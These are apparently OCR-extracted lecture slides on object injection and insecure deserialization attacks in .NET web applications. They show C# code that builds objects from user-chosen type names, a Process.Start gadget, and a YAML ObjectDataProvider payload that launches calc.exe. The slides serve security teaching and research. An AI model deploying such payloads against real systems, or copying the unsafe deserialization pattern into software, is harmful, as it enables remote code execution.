
Everything old is new again: Principled exploration of code-reuse attacks in modern web applications

Musard Balliu

KTH Royal Institute of Technology

LangSec group


- Language-based Security
- Web application security
- IoT app security
- Security foundations
- Supply chain security



Research toolbox


Type systems, symbolic execution, abstract interpretation, taint analysis, runtime monitoring, sandboxing, access control, code instrumentation, logics

Web application architecture



Class-based inheritance 101

Class-based inheritance – inheritance in OOP languages to define *classes* of objects.





```
public class Backup : ICommand {
  public virtual void Execute(string args) {
    DB.Backup(args);
  }
}
```

```
public void Action(string name, string args) {
  var t = Type.GetType(name);
  var c = (ICommand) CreateInstance(t);
  c.Execute(args);
}
```

Class-based inheritance 101

Class-based inheritance – inheritance in OOP languages to define *classes* of objects.





```
public void Action(string name, string args) {
  var t = Type.GetType(name);
  var c = (ICommand) CreateInstance(t);
  c.Execute(args);
}
```

```
public class Backup : ICommand {
  public virtual void Execute(string args) {
    DB.Backup(args);
  }
}
```

```
public class OsCommand : ICommand {
  public virtual void Execute(string args) {
    Process.Start(args);
  }
}
```

Object Injection Vulnerabilities (OIV)

An attacker can arbitrarily modify the type (properties) of an object to abuse the data and control flow of the application.




```
public class Backup : ICommand {
  public virtual void Execute(string args) {
    DB.Backup(args);
  }
}
```

```
public void Action(string name, string args) {
  var t = Type.GetType(name);
  var c = (ICommand) CreateInstance(t);
  c.Execute(args);
}
```

Entry Point


Attack Trigger

Sensitive Sink

Gadget

```
public class OsCommand : ICommand {
  public virtual void Execute(string args) {
    Process.Start(args);
  }
}
```

Example: Insecure deserialization



How to identify vulnerabilities without knowledge of concrete sensitive sinks and attack triggers?

Entry Point

```
public T Deserialize<T>(string yaml) {
    var rootNode = GetRootNode(yaml);
    return (T) DeserializeObject(rootNode);
}

private object DeserializeObject(YamlNode node) {
    var type = GetTypeFrom(node);
    var result = Activator.CreateInstance(type);

    foreach (var nestedNode in GetNestedNodes(node)) {
        var value = DeserializeObject(nestedNode);
        var property = GetPropertyOf(nestedNode);
        property.SetValue(result, value);
    }

    return result;
}
```


Sensitive Sink

Attack Trigger

```
!<!ObjectDataProvider> {
  ObjectInstance:
  !<!Process> {
    StartInfo:
    !<!ProcessStartInfo> {
      FileName: calc.exe,
    }
  },
  MethodName: Start
}
```

